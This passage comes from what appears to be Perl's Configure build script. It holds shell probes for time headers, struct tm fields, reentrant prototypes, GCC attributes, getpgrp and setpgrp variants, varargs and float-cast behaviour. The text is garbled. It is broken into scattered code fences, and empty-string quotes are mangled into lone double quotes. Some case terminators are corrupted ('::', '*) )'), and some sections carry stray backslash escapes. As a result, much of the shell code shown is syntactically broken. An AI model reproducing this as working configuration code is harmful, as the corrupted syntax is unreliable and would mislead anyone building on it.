exit $status
```

```
EOSH
```

```
chmod +x protochk
```

```
$eunicefix protochk
```

```
: Define hasproto macro for Configure internal use
```

```
hasproto='varname=$1; func=$2; shift; shift;
```

```
while $test $# -ge 2; do
```

```
    case "$1" in
```

```
        $define) echo "#include <$2>";;
```

```
    esac ;
```

```
    shift 2;
```

```
done > try.c;
```

```
$cppstdin $cppflags $cppminus < try.c > tryout.c 2>/dev/null;
```

```
if $contains "$func.*(" tryout.c >/dev/null 2>&1; then
```

```
    echo "$func() prototype found.";
```

```
    val="$define";
```

```
else
```

```
    echo "$func() prototype NOT found.";
```

```
    val="$undef";
```

```
fi;
```

```
set $varname;
```

```
eval $setvar;
```

```
$rm_try tryout.c'
```

```
: see if sys/types.h has to be included
```

```
set sys/types.h i_systypes
```

```
eval $inhdr
```

```
: see if sys/select.h has to be included
```

```
set sys/select.h i_sysselect
```

```
eval $inhdr
```

```
: Define hasfield macro for Configure internal use
```

```
hasfield='varname=$1; struct=$2; field=$3; shift; shift; shift;
```

```
while $test $# -ge 2; do
```

```
    case "$1" in
```

```
        $define) echo "#include <$2>;";
```

```
    esac ;
```

```
    shift 2;
```

```
done > try.c;
```

```
echo "int main () { struct $struct foo; char* bar; bar = (char*)foo.$field; }" >> try.c;
```

```
set try;
```

```
if eval $compile; then
```

```
    val="$define";
```

```
else
```

```
    val="$undef";
```

```
fi;
```

```
set $varname;
```

```
eval $setvar;
```

```
$rm_try'
```

```
: see if we should include time.h, sys/time.h, or both
```

```
echo " "
```

```
if test "X$timeincl" = X; then
```

```
    echo "Testing to see if we should include <time.h>, <sys/time.h> or both." >&4
```

```
    $echo $n "I'm now running the test program...$c"
```

```
    $cat >try.c <<EOCP
```

```
#include <sys/types.h>
```

```
#ifdef I_TIME
```

```
#include <time.h>
```

```
#endif
```

```
#ifdef I_SYSTIME
```

```
#ifdef SYSTIMEKERNEL
```

```
#define KERNEL
```

```
#endif
```

```
#include <sys/time.h>
```

```
#endif
```

```
#ifdef I_SYSSELECT
```

```
#include <sys/select.h>
```

```
#endif
```

```
#$i_stdlib I_STDLIB
```

```
#ifdef I_STDLIB
```

```

#include <stdlib.h>

#endif

int main()
{
    struct tm foo;

#ifdef S_TIMEVAL
    struct timeval bar;
#endif

#ifdef S_TIMEZONE
    struct timezone tzp;
#endif

    if (foo.tm_sec == foo.tm_sec)
        exit(0);

#ifdef S_TIMEVAL
    if (bar.tv_sec == bar.tv_sec)
        exit(0);
#endif

    exit(1);
}

EOCP

flags="
for s_timezone in '-DS_TIMEZONE' "; do
sysselect="
for s_timeval in '-DS_TIMEVAL' "; do
for i_systimek in "-DSYSTIMEKERNEL'; do

```

```

for i_time in " '-DI_TIME'; do
for i_systime in '-DI_SYSTIME' "; do
    case "$flags" in
        ") $echo $n ".$.c"

            set try $i_time $i_systime $i_systimek $sysselect $s_timeval $s_timezone
            if eval $compile; then

                set X $i_time $i_systime $i_systimek $sysselect $s_timeval
                shift
                flags="$*"
                echo " "
                $echo $n "Succeeded with $flags$.c"

            fi

        ;;
    esac
done
done
done
done
done
timeincl="
echo " "
case "$flags" in
*SYSTIMEKERNEL*) i_systimek="$define"

    timeincl=`./findhdr sys/time.h`

    echo "We'll include <sys/time.h> with KERNEL defined." >&4;;

```

```

*) i_systimek="$undef";;

esac

case "$flags" in

*_I_TIME*) i_time="$define"

        timeincl=`./findhdr time.h`" $timeincl"

        echo "We'll include <time.h>." >&4;;

*) i_time="$undef";;

esac

case "$flags" in

*_I_SYSTIME*) i_systime="$define"

        timeincl=`./findhdr sys/time.h`" $timeincl"

        echo "We'll include <sys/time.h>." >&4;;

*) i_systime="$undef";;

esac

$rm_try

fi

: see if struct tm knows about tm_zone

case "$i_systime$i_time" in

*$define*)

        echo " "

        echo "Checking to see if your struct tm has tm_zone field..." >&4

        set d_tm_tm_zone tm tm_zone $i_systime sys/time.h $i_time time.h

        eval $hasfield

        ;;

*) val="$undef"

```



```

    set d_tm_tm_zone

    eval $setvar

    ;;

esac

case "$d_tm_tm_zone" in

"$define")    echo "Yes, it does." ;;

*)           echo "No, it doesn't." ;;

esac

: see if struct tm knows about tm_gmtoff

case "$i_systime$i_time" in

*$define*)

    echo " "

    echo "Checking to see if your struct tm has tm_gmtoff field..." >&4

    set d_tm_tm_gmtoff tm tm_gmtoff $i_systime sys/time.h $i_time time.h

    eval $hasfield

    ;;

*)    val="$undef"

    set d_tm_tm_gmtoff

    eval $setvar

    ;;

esac

case "$d_tm_tm_gmtoff" in

"$define")    echo "Yes, it does." ;;

*)           echo "No, it doesn't." ;;

esac

```

```

: see if asctime_r exists

set asctime_r d_asctime_r

eval $inlibc

case "$d_asctime_r" in

"$define")

    hdrs="$i_systypes sys/types.h define stdio.h $i_time time.h $i_systime sys/time.h"

    case "$d_asctime_r_proto:$usethreads" in

        ":define")        d_asctime_r_proto=define

                            set d_asctime_r_proto asctime_r $hdrs

                            eval $hasproto ;;

        *)                ;;

    esac

    case "$d_asctime_r_proto" in

        define)

            case "$asctime_r_proto" in

                "|0) try='char* asctime_r(const struct tm*, char*);'

                ./protochk "$extern_C $try" $hdrs && asctime_r_proto=B_SB ;;

            esac

            case "$asctime_r_proto" in

                "|0) try='char* asctime_r(const struct tm*, char*, int);'

                ./protochk "$extern_C $try" $hdrs && asctime_r_proto=B_SBI ;;

            esac

            case "$asctime_r_proto" in

                "|0) try='int asctime_r(const struct tm*, char*);'

```

```

./protochk "$extern_C $try" $hdrs && asctime_r_proto=I_SB ;;

esac

case "$asctime_r_proto" in

"|0) try='int asctime_r(const struct tm*, char*, int);'

./protochk "$extern_C $try" $hdrs && asctime_r_proto=I_SBI ;;

esac

case "$asctime_r_proto" in

"|0)    d_asctime_r=undef

        asctime_r_proto=0

        echo "Disabling asctime_r, cannot determine prototype." >&4 ;;

*) )    case "$asctime_r_proto" in

        REENTRANT_PROTO*) ;;

        *) asctime_r_proto="REENTRANT_PROTO_$asctime_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

esac

;;

*)    case "$usethreads" in

        define) echo "asctime_r has no prototype, not using it." >&4 ;;

        esac

        d_asctime_r=undef

        asctime_r_proto=0

        ;;

esac

;;

```

```
*)      asctime_r_proto=0
```

```
;;
```

```
esac
```

```
: see if atolf exists
```

```
set atolf d_atolf
```

```
eval $inlibc
```

```
: see if atoll exists
```

```
set atoll d_atoll
```

```
eval $inlibc
```

```
: Look for GCC-style attribute format
```

```
case "$d_attribute_format" in
```

```
  ")
```

```
echo " "
```

```
echo "Checking whether your compiler can handle __attribute__((format)) ..." >&4
```

```
$cat >attrib.c <<'EOCP'
```

```
#include <stdio.h>
```

```
void my_special_printf(char* pat,...) __attribute__((__format__ (__printf__,1,2)));
```

```
EOCP
```

```
if $cc $ccflags -c attrib.c >attrib.out 2>&1 ; then
```

```
  if $contains 'warning' attrib.out >/dev/null 2>&1; then
```

```
    echo "Your C compiler doesn't support __attribute__((format))."
```

```
    val="$undef"
```

```

        else

            echo "Your C compiler supports __attribute__((format))."

            val="$define"

        fi
else

    echo "Your C compiler doesn't seem to understand __attribute__ at all."

    val="$undef"

fi

;;

*) val="$d_attribute_format" ;;

esac

set d_attribute_format

eval $setvar

$rm -f attrib*

: Look for GCC-style attribute format with null format allowed

case "$d_printf_format_null" in

    ") case "$d_attribute_format" in

        $define)

            echo " "

            echo "Checking whether your compiler allows __printf__ format to be null ..." >&4

$cat >attrib.c <<EOCP

#include <stdio.h>

#$i_stdlib I_STDLIB

#ifdef I_STDLIB

```

```
#include <stdlib.h>
```

```
#endif
```

```
int null_printf (char* pat,...) __attribute__((__format__ (__printf__,1,2)));
```

```
int null_printf (char* pat,...) { return (int)pat; }
```

```
int main () { exit(null_printf(NULL)); }
```

```
EOCP
```

```
if $cc $ccflags -o attrib attrib.c >attrib.out 2>&1 ; then
```

```
    : run the executable in case it produces a run-time warning
```

```
    if $run ./attrib >>attrib.out 2>&1; then
```

```
        if $contains 'warning' attrib.out >/dev/null 2>&1; then
```

```
            echo "Your C compiler doesn't allow __printf__ format to be null."
```

```
            val="$undef"
```

```
        else
```

```
            echo "Your C compiler allows __printf__ format to be null."
```

```
            val="$define"
```

```
        fi
```

```
    else
```

```
        echo "Your C compiler executable failed with __printf__ format null."
```

```
        val="$undef"
```

```
    fi
```

```
else
```

```
    echo "Your C compiler fails with __printf__ format null."
```

```
    val="$undef"
```

```
fi
```

```
;;
```

```

*) val="$undef" ;;

esac

;;

*) val="$d_printf_format_null" ;;

esac

set d_printf_format_null

eval $setvar

$rm -f attrib*

```

: Look for GCC-style attribute malloc

```

case "$d_attribute_malloc" in
")
echo " "

echo "Checking whether your compiler can handle __attribute__((malloc)) ..." >&4

$cat >attrib.c <<'EOCP'

#include <stdio.h>

char *go_get_some_memory( int how_many_bytes ) __attribute__((malloc));

EOCP

if $cc $ccflags -c attrib.c >attrib.out 2>&1 ; then

    if $contains 'warning' attrib.out >/dev/null 2>&1; then

        echo "Your C compiler doesn't support __attribute__((malloc))."

        val="$undef"

    else

        echo "Your C compiler supports __attribute__((malloc))."

        val="$define"

```

```

        fi

else

    echo "Your C compiler doesn't seem to understand __attribute__ at all."

    val="$undef"

fi

;;

*) val="$d_attribute_malloc" ;;

esac

set d_attribute_malloc

eval $setvar

$rm -f attrib*

: Look for GCC-style attribute nonnull

case "$d_attribute_nonnull" in

")

    echo " "

    echo "Checking whether your compiler can handle __attribute__((nonnull(1))) ..." >&4

    $cat >attrib.c <<'EOCP'

#include <stdio.h>

void do_something (char *some_pointer,...) __attribute__((nonnull(1)));

EOCP

if $cc $ccflags -c attrib.c >attrib.out 2>&1 ; then

    if $contains 'warning' attrib.out >/dev/null 2>&1; then

        echo "Your C compiler doesn't support __attribute__((nonnull))."

        val="$undef"

```



```

else

    echo "Your C compiler supports __attribute__((nonnull))."

    val="$define"

fi

else

    echo "Your C compiler doesn't seem to understand __attribute__ at all."

    val="$undef"

fi

;;

*) val="$d_attribute_nonnull" ;;

esac

set d_attribute_nonnull

eval $setvar

$rm -f attrib*

: Look for GCC-style attribute noreturn

case "$d_attribute_noreturn" in

")

echo " "

echo "Checking whether your compiler can handle __attribute__((noreturn)) ..." >&4

$cat >attrib.c <<'EOCP'

#include <stdio.h>

void fall_over_dead( void ) __attribute__((noreturn));

EOCP

if $cc $ccflags -c attrib.c >attrib.out 2>&1 ; then

```

```

if $contains 'warning' attrib.out >/dev/null 2>&1; then
    echo "Your C compiler doesn't support __attribute__((noreturn))."
    val="$undef"
else
    echo "Your C compiler supports __attribute__((noreturn))."
    val="$define"
fi

else

    echo "Your C compiler doesn't seem to understand __attribute__ at all."
    val="$undef"

fi

;;

*) val="$d_attribute_noreturn" ;;

esac

set d_attribute_noreturn

eval $setvar

$rm -f attrib*

: Look for GCC-style attribute pure
case "$d_attribute_pure" in
    ")
        echo " "
        echo "Checking whether your compiler can handle __attribute__((pure)) ..." >&4
        $cat >attrib.c <<'EOCP'

#include <stdio.h>

```

```
int square( int n ) __attribute__((pure));
```

EOCP

```
if $cc $ccflags -c attrib.c >attrib.out 2>&1 ; then
```

```
    if $contains 'warning' attrib.out >/dev/null 2>&1; then
```

```
        echo "Your C compiler doesn't support __attribute__((pure))."
```

```
        val="$undef"
```

```
    else
```

```
        echo "Your C compiler supports __attribute__((pure))."
```

```
        val="$define"
```

```
    fi
```

```
else
```

```
    echo "Your C compiler doesn't seem to understand __attribute__ at all."
```

```
    val="$undef"
```

```
fi
```

```
;;
```

```
*) val="$d_attribute_pure" ;;
```

```
esac
```

```
set d_attribute_pure
```

```
eval $setvar
```

```
$rm -f attrib*
```

: Look for GCC-style attribute unused

```
case "$d_attribute_unused" in
```

```
  ")
```

```
    echo " "
```

```

echo "Checking whether your compiler can handle __attribute__((unused)) ..." >&4
$cat >attrib.c <<'EOCP'

#include <stdio.h>

int do_something( int dummy __attribute__((unused)), int n );

EOCP

if $cc $ccflags -c attrib.c >attrib.out 2>&1 ; then

    if $contains 'warning' attrib.out >/dev/null 2>&1; then

        echo "Your C compiler doesn't support __attribute__((unused))."

        val="$undef"

    else

        echo "Your C compiler supports __attribute__((unused))."

        val="$define"

    fi

else

    echo "Your C compiler doesn't seem to understand __attribute__ at all."

    val="$undef"

fi

;;

*) val="$d_attribute_unused" ;;

esac

set d_attribute_unused

eval $setvar

$rm -f attrib*

```

: Look for GCC-style attribute deprecated

```

case "$d_attribute_deprecated" in
")
echo " "
echo "Checking whether your compiler can handle __attribute__((deprecated)) ..." >&4
$cat >attrib.c <<'EOCP'

#include <stdio.h>

int I_am_deprecated(void) __attribute__((deprecated));

EOCP

if $cc $ccflags -c attrib.c >attrib.out 2>&1 ; then
    if $contains 'warning' attrib.out >/dev/null 2>&1; then
        echo "Your C compiler doesn't support __attribute__((deprecated))."
        val="$undef"
    else
        echo "Your C compiler supports __attribute__((deprecated))."
        val="$define"
    fi
else
    echo "Your C compiler doesn't seem to understand __attribute__ at all."
    val="$undef"
fi

;;

*) val="$d_attribute_deprecated" ;;

esac

set d_attribute_deprecated

eval $setvar

```

```
$rm -f attrib*
```

```
: Look for GCC-style attribute warn_unused_result
```

```
case "$d_attribute_warn_unused_result" in
```

```
"")
```

```
echo " "
```

```
echo "Checking whether your compiler can handle __attribute__((warn_unused_result)) ..." >&4
```

```
$cat >attrib.c <<'EOCP'
```

```
#include <stdio.h>
```

```
int I_will_not_be_ignored(void) __attribute__((warn_unused_result));
```

```
EOCP
```

```
if $cc $ccflags -c attrib.c >attrib.out 2>&1 ; then
```

```
    if $contains 'warning' attrib.out >/dev/null 2>&1; then
```

```
        echo "Your C compiler doesn't support __attribute__((warn_unused_result))."
```

```
        val="$undef"
```

```
    else
```

```
        echo "Your C compiler supports __attribute__((warn_unused_result))."
```

```
        val="$define"
```

```
    fi
```

```
else
```

```
    echo "Your C compiler doesn't seem to understand __attribute__ at all."
```

```
    val="$undef"
```

```
fi
```

```
;;
```

```
*) val="$d_attribute_warn_unused_result" ;;
```

```
esac
```

```
set d_attribute_warn_unused_result
```

```
eval $setvar
```

```
$rm -f attrib*
```

```
: see if bcmp exists
```

```
set bcmp d_bcmp
```

```
eval $inlibc
```

```
: see if bcopy exists
```

```
set bcopy d_bcopy
```

```
eval $inlibc
```

```
: see if getpgrp exists
```

```
set getpgrp d_getpgrp
```

```
eval $inlibc
```

```
case "$d_getpgrp" in
```

```
"$define")
```

```
    echo " "
```

```
    echo "Checking to see which flavor of getpgrp is in use..."
```

```
    $cat >try.c <<EOP
```

```
#$i_unistd I_UNISTD
```

```
#include <sys/types.h>
```

```
#ifdef I_UNISTD
```

```

# include <unistd.h>

#endif

#ifdef I_STDLIB

#include <stdlib.h>

#endif

int main()

{

    if (getuid() == 0) {

        printf("(I see you are running Configure as super-user...)\n");

        setuid(1);

    }

#ifdef TRY_BSD_PGRP

    if (getpgrp(1) == 0)

        exit(0);

#else

    if (getpgrp() > 0)

        exit(0);

#endif

    exit(1);

}

EOP

if $cc -o try -DTRY_BSD_PGRP $ccflags $ldflags try.c $libs >/dev/null 2>&1 && $run ./try; then

    echo "You have to use getpgrp(pid) instead of getpgrp()." >&4

    val="$define"

```



```

elif $cc -o try $ccflags $ldflags try.c $libs >/dev/null 2>&1 && $run ./try; then

    echo "You have to use getpgrp() instead of getpgrp(pid)." >&4

    val="$undef"

else

    echo "I can't seem to compile and run the test program."

    if ./usg; then

        xxx="a USG one, i.e. you use getpgrp()."

    else

        # SVR4 systems can appear rather BSD-ish.

        case "$i_unistd" in
            $undef)

                xxx="a BSD one, i.e. you use getpgrp(pid)."
                val="$define"

                ;;

            $define)

                xxx="probably a USG one, i.e. you use getpgrp()."
                val="$undef"

                ;;

            esac

        fi

        echo "Assuming your getpgrp is $xxx" >&4

    fi

    ;;

*) val="$undef";;

esac

```

```
set d_bsdgetpgrp
```

```
eval $setvar
```

```
$rm_try
```

```
: see if setpgrp exists
```

```
set setpgrp d_setpgrp
```

```
eval $inlibc
```

```
case "$d_setpgrp" in
```

```
"$define")
```

```
    echo " "
```

```
    echo "Checking to see which flavor of setpgrp is in use..."
```

```
    $cat >try.c <<EOP
```

```
#$i_unistd I_UNISTD
```

```
#include <sys/types.h>
```

```
#ifdef I_UNISTD
```

```
# include <unistd.h>
```

```
#endif
```

```
#$i_stdlib I_STDLIB
```

```
#ifdef I_STDLIB
```

```
#include <stdlib.h>
```

```
#endif
```

```
int main()
```

```
{
```

```
    if (getuid() == 0) {
```

```

        printf("(I see you are running Configure as super-user...)\n");
        setuid(1);
    }
#ifdef TRY_BSD_PGRP
    if (-1 == setpgrp(1, 1))
        exit(0);
#else
    if (setpgrp() != -1)
        exit(0);
#endif
    exit(1);
}
EOP

if $cc -o try -DTRY_BSD_PGRP $ccflags $ldflags try.c $libs >/dev/null 2>&1 && $run ./try; then
    echo 'You have to use setpgrp(pid,pgrp) instead of setpgrp().' >&4
    val="$define"
elif $cc -o try $ccflags $ldflags try.c $libs >/dev/null 2>&1 && $run ./try; then
    echo 'You have to use setpgrp() instead of setpgrp(pid,pgrp).' >&4
    val="$undef"
else
    echo "(I can't seem to compile and run the test program.)"
    if ./usg; then
        xxx="a USG one, i.e. you use setpgrp()."
    else
        # SVR4 systems can appear rather BSD-ish.

```

```

        case "$i_unistd" in
            $undef)
                xxx="a BSD one, i.e. you use setpgrp(pid,pgrp)."
                val="$define"
                ;;
            $define)
                xxx="probably a USG one, i.e. you use setpgrp()."
                val="$undef"
                ;;
        esac

    fi

    echo "Assuming your setpgrp is $xxx" >&4

fi

;;

*) val="$undef";;

esac

set d_bsdsetpgrp
eval $setvar
$rm_try

: Look for GCC-style __builtin_choose_expr
case "$d_builtin_choose_expr" in
    ")
        echo " "

        echo "Checking whether your compiler can handle __builtin_choose_expr ..." >&4

```

```

$cat >try.c <<'EOCP'

#include <assert.h>

#include <stdlib.h>

#include <stdio.h>


#define SYRINX(x) __builtin_choose_expr( x, (1056*2), (103*50) )


int main(void) {

    assert( SYRINX(1) == 2112 );

    assert( SYRINX(1) != 5150 );

    assert( SYRINX(0) == 5150 );

    assert( SYRINX(0) != 2112 );

    puts( "All good!" );

    exit(0);

}


EOCP

set try

if eval $compile && $run ./try; then

    echo "Your C compiler supports __builtin_choose_expr."

    val="$define"

else

    echo "Your C compiler doesn't seem to understand __builtin_choose_expr."

    val="$undef"

fi

```

```
::
```

```
*) val="$d_builtin_choose_expr" ;;
```

```
esac
```

```
set d_builtin_choose_expr
```

```
eval $setvar
```

```
$rm_try
```

```
: Look for GCC-style __builtin_expect
```

```
case "$d_builtin_expect" in
```

```
"")
```

```
    echo " "
```

```
    echo "Checking whether your compiler can handle __builtin_expect ..." >&4
```

```
    $cat >try.c <<'EOCP'
```

```
int main(void) {
```

```
    int n = 50;
```

```
    if ( __builtin_expect(n, 0) ) n = 1;
```

```
    /* Remember shell exit code truth is 0, C truth is non-zero */
```

```
    return !(n == 1);
```

```
}
```

```
EOCP
```

```
set try
```

```
if eval $compile && $run ./try; then
```

```
    echo "Your C compiler supports __builtin_expect."
```

```
    val="$define"
```

```
else

    echo "Your C compiler doesn't seem to understand __builtin_expect."

    val="$undef"

fi

;;

*) val="$d_builtin_expect" ;;

esac
```

```
set d_builtin_expect

eval $setvar

$rm_try
```

```
: see if bzero exists

set bzero d_bzero

eval $inlibc
```

```
: see if stdarg is available

echo " "

if $test `./findhdr stdarg.h`; then

    echo "<stdarg.h> found." >&4

    valstd="$define"

else

    echo "<stdarg.h> NOT found." >&4

    valstd="$undef"

fi
```

: see if varargs is available

echo " "

if \$test `./findhdr varargs.h`; then

echo "<varargs.h> found." >&4

else

echo "<varargs.h> NOT found, but that's ok (I hope)." >&4

fi

: set up the varargs testing programs

\$cat > varargs.c <<EOP

#ifdef I\_STDARG

#include <stdarg.h>

#endif

#ifdef I\_VARARGS

#include <varargs.h>

#endif

#ifdef I\_STDARG

int f(char \*p, ...)

#else

int f(va\_alist)

va\_dcl

#endif

{



```

        va_list ap;
#ifdef I_STDARG
        char *p;
#endif
#ifdef I_STDARG
        va_start(ap,p);
#else
        va_start(ap);
        p = va_arg(ap, char *);
#endif
        va_end(ap);
        return 0;
}

```

EOP

\$cat > varargs <<EOP

\$startsh

if \$cc -c \$ccflags -D\\$1 varargs.c >/dev/null 2>&1; then

echo "true"

else

echo "false"

fi

\$rm -f varargs\$\_o

EOP

chmod +x varargs

: now check which varargs header should be included

```
echo " "
```

```
i_varhdr=""
```

```
case "$valstd" in
```

```
"$define")
```

```
    if `./varargs I_STDARG`; then
```

```
        val='stdarg.h'
```

```
    elif `./varargs I_VARARGS`; then
```

```
        val='varargs.h'
```

```
    fi
```

```
;;
```

```
*)
```

```
    if `./varargs I_VARARGS`; then
```

```
        val='varargs.h'
```

```
    fi
```

```
;;
```

```
esac
```

```
case "$val" in
```

```
"")
```

```
echo "I could not find the definition for va_dcl... You have problems..." >&4
```

```
    val="$undef"; set i_stdarg; eval $setvar
```

```
    val="$undef"; set i_varargs; eval $setvar
```

```
;;
```

```
*)
```

```
    set i_varhdr
```

```

eval $setvar
case "$i_varhdr" in
    stdarg.h)
        val="$define"; set i_stdarg; eval $setvar
        val="$undef"; set i_varargs; eval $setvar
        ;;
    varargs.h)
        val="$undef"; set i_stdarg; eval $setvar
        val="$define"; set i_varargs; eval $setvar
        ;;
esac

echo "We'll include <$i_varhdr> to get va_dcl definition." >&4;;

esac

$rm -f varargs*

```

: see if the Compiler supports C99 variadic macros

```

case "$i_stdarg$i_stdlib" in
    "$define$define")
        echo "You have <stdarg.h> and <stdlib.h>, so checking for C99 variadic macros." >&4
        $cat >try.c <<EOCP
#include <stdio.h>
#include <stdarg.h>

#define foo(buffer, format, ...) sprintf(buffer, format, __VA_ARGS__)

```

```

int main() {

    char buf[20];

    foo(buf, "%d %g %.*s", 123, 456.0, (int)3, "789fail");

    puts(buf);

    return 0;

}

```

EOCP

```

set try

if eval $compile && $run ./try 2>&1 >/dev/null; then

    case "$run ./try" in

        "123 456 789")

            echo "You have C99 variadic macros." >&4

            d_c99_variadic_macros="$define"

            ;;

        *)

            echo "You don't have functional C99 variadic macros." >&4

            d_c99_variadic_macros="$undef"

            ;;

    esac

else

    echo "I couldn't compile and run the test program, so I assume that you don't have functional
C99 variadic macros." >&4

    d_c99_variadic_macros="$undef"

fi

$rm_try

;;

```

```

*)
echo "You don't have <stdarg.h> and <stdlib.h>, so not checking for C99 variadic macros." >&4
d_c99_variadic_macros="$undef"
;;
esac

```

: see if signal is declared as pointer to function returning int or void

```

echo " "
xxx=`./findhdr signal.h`
$test "$xxx" && $cppstdin $cppminus $cppflags < $xxx >$$.tmp 2>/dev/null
if $contains 'int.*\[    \]*signal' $$.tmp >/dev/null 2>&1 ; then
    echo "You have int (*signal())() instead of void." >&4
    val="$undef"
elif $contains 'void.*\[ \]*signal' $$.tmp >/dev/null 2>&1 ; then
    echo "You have void (*signal())().\" >&4
    val="$define"
elif $contains 'extern[ \]*\[ \]*signal' $$.tmp >/dev/null 2>&1 ; then
    echo "You have int (*signal())() instead of void." >&4
    val="$undef"
elif $contains 'void.*\.*sig' $$.tmp >/dev/null 2>&1 ; then
    echo "You have void (*signal())().\" >&4
    val="$define"
else
    case "$d_voidsig" in
        ")

```

```

echo "I can't determine whether signal handler returns void or int..." >&4

dflt=void

rp="What type does your signal handler return?"

./myread

case "$ans" in

v*) val="$define";;

*) val="$undef";;

esac;;

"$define")

echo "As you already told me, signal handler returns void." >&4

val="$define"

;;

*)

echo "As you already told me, signal handler returns int." >&4

val="$undef"

;;

esac

fi

set d_voidsig

eval $setvar

case "$d_voidsig" in

"$define") signal_t="void";;

*) signal_t="int";;

esac

$rm -f $$tmp

```

: check for ability to cast large floats to 32-bit ints.

```
echo " "
```

```
echo 'Checking whether your C compiler can cast large floats to int32.' >&4
```

```
if $test "$intsize" -ge 4; then
```

```
    xxx=int
```

```
else
```

```
    xxx=long
```

```
fi
```

```
$cat >try.c <<EOCP
```

```
#include <stdio.h>
```

```
#$i_stdlib I_STDLIB
```

```
#ifdef I_STDLIB
```

```
#include <stdlib.h>
```

```
#endif
```

```
#include <sys/types.h>
```

```
#include <signal.h>
```

```
$signal_t blech(int s) { exit(3); }
```

```
int main()
```

```
{
```

```
    $xxx i32;
```

```
    double f, g;
```

```
    int result = 0;
```

```
    char str[16];
```

```
    signal(SIGFPE, blech);
```

```

/* Don't let compiler optimize the test away. Store the number
   in a writable string for gcc to pass to sscanf under HP-UX.
*/
sprintf(str, "2147483647");
sscanf(str, "%lf", &f); /* f = (double) 0x7fffffff; */
g = 10 * f;
i32 = ($xxx) g;

/* x86 processors will probably give 0x8000 0000, which is a
   sign change. We don't want that. We want to mimic SPARC
   behavior here, which is to preserve the sign and give
   back 0x7fff ffff.
*/
if (i32 != ($xxx) f)
    result |= 1;
exit(result);
}
EOCP
set try
if eval $compile_ok; then
    $run ./try
    yyy=$?
else
    echo "(I can't seem to compile the test program--assuming it can't)"
    yyy=1

```



```
fi
```

```
case "$yyy" in
```

```
0)    val="$define"
```

```
    echo "Yup, it can."
```

```
    ;;
```

```
*)    val="$undef"
```

```
    echo "Nope, it can't."
```

```
    ;;
```

```
esac
```

```
set d_casti32
```

```
eval $setvar
```

```
$rm_try
```

```
: check for ability to cast negative floats to unsigned
```

```
echo " "
```

```
echo 'Checking whether your C compiler can cast negative float to unsigned.' >&4
```

```
$cat >try.c <<EOCP
```

```
#include <stdio.h>
```

```
#$i_stdlib I_STDLIB
```

```
#ifdef I_STDLIB
```

```
#include <stdlib.h>
```

```
#endif
```

```
#include <sys/types.h>
```

```
#include <signal.h>
```

```
$signal_t blech(int s) { exit(7); }
```

```

$signal_t blech_in_list(int s) { exit(4); }

unsigned long dummy_long(unsigned long p) { return p; }

unsigned int dummy_int(unsigned int p) { return p; }

unsigned short dummy_short(unsigned short p) { return p; }

int main()
{
    double f;

    unsigned long along;

    unsigned int aint;

    unsigned short ashort;

    int result = 0;

    char str[16];

    /* Frustrate gcc-2.7.2's optimizer which failed this test with
       a direct f = -123. assignment. gcc-2.8.0 reportedly
       optimized the whole file away
    */

    /* Store the number in a writable string for gcc to pass to
       sscanf under HP-UX.
    */

    sprintf(str, "-123");

    sscanf(str, "%lf", &f); /* f = -123.; */

    signal(SIGFPE, blech);

    along = (unsigned long)f;

```

```
aint = (unsigned int)f;

ashort = (unsigned short)f;

if (along != (unsigned long)-123)

    result |= 1;

if (aint != (unsigned int)-123)

    result |= 1;

if (ashort != (unsigned short)-123)

    result |= 1;

sprintf(str, "1073741824.");

sscanf(str, "%lf", &f); /* f = (double)0x40000000; */

f = f + f;

along = 0;

along = (unsigned long)f;

if (along != 0x80000000)

    result |= 2;

f -= 1.;

along = 0;

along = (unsigned long)f;

if (along != 0x7fffffff)

    result |= 1;

f += 2.;

along = 0;

along = (unsigned long)f;

if (along != 0x80000001)

    result |= 2;
```

```

    if (result)
        exit(result);

    signal(SIGFPE, blech_in_list);

    sprintf(str, "123.");

    sscanf(str, "%lf", &f); /* f = 123.; */

    along = dummy_long((unsigned long)f);

    aint = dummy_int((unsigned int)f);

    ashort = dummy_short((unsigned short)f);

    if (along != (unsigned long)123)
        result |= 4;

    if (aint != (unsigned int)123)
        result |= 4;

    if (ashort != (unsigned short)123)
        result |= 4;

    exit(result);

}

EOCP

set try

if eval $compile_ok; then

    $run ./try

    castflags=$?

else

    echo "(I can't seem to compile the test program--assuming it can't)"

    castflags=7

```

```

fi

case "$castflags" in
0)      val="$define"

        echo "Yup, it can."

        ;;
*)      val="$undef"

        echo "Nope, it can't."

        ;;

esac

set d_castneg
eval $setvar
$rm_try

: see if vprintf exists

echo " "

if set vprintf val -f d_vprintf; eval $csym; $val; then

    echo 'vprintf() found.' >&4

    val="$define"

    $cat >try.c <<EOF

#$i_stdarg I_STDARG /* Only one of these can be defined by i_varhrd */

#$i_varargs I_VARARGS


#$i_stdlib I_STDLIB

#$i_unistd I_UNISTD

```

```
#ifndef I_STDARG

# include <stdarg.h>

#else /* I_VARARGS */

# include <varargs.h>

#endif
```

```
#ifndef I_UNISTD

# include <unistd.h>

#endif
```

```
#ifndef I_STDLIB

# include <stdlib.h>

#endif
```

```
#include <stdio.h> /* vsprintf prototype */
```

```
#ifndef I_STDARG

void xxx(int n, ...)

{

    va_list args;

    char buf[10];

    va_start(args, n);

    exit(((unsigned long)vsprintf(buf,"%s",args) > 10L);

}

int main() { xxx(1, "foo"); }
```

```
#else /* I_VARARGS */
```

```
xxx(va_alist)
```

```
va_dcl
```

```
{
```

```
    va_list args;
```

```
    char buf[10];
```

```
    va_start(args);
```

```
    exit(((unsigned long)vsprintf(buf,"%s",args) > 10L);
```

```
}
```

```
int main() { xxx("foo"); }
```

```
#endif
```

```
EOF
```

```
set try
```

```
if eval $compile_ok; then
```

```
    if $run ./try; then
```

```
        echo "Your vsprintf() returns (int)." >&4
```

```
        val2="$undef"
```

```
    else
```

```
        echo "Your vsprintf() returns (char*)." >&4
```

```
        val2="$define"
```

```
    fi
```

```

else

    echo 'I am unable to compile the vsprintf() test program.' >&4

    # We shouldn't get here.  If we do, assume the standard signature,
    # not the old BSD one.

    echo 'Guessing that vsprintf() returns (int).' >&4

    val2="$undef"

fi

else

    echo 'vprintf() NOT found.' >&4

    val="$undef"

    val2="$undef"

fi

$rm_try

set d_vprintf

eval $setvar

val=$val2

set d_charvspr

eval $setvar

: see if chown exists

set chown d_chown

eval $inlibc

: see if chroot exists

set chroot d_chroot

```



```
eval $inlibc
```

```
: see if chsize exists
```

```
set chsize d_chsize
```

```
eval $inlibc
```

```
: see if class exists
```

```
set class d_class
```

```
eval $inlibc
```

```
: see if clearenv exists
```

```
set clearenv d_clearenv
```

```
eval $inlibc
```

```
: Define hasstruct macro for Configure internal use
```

```
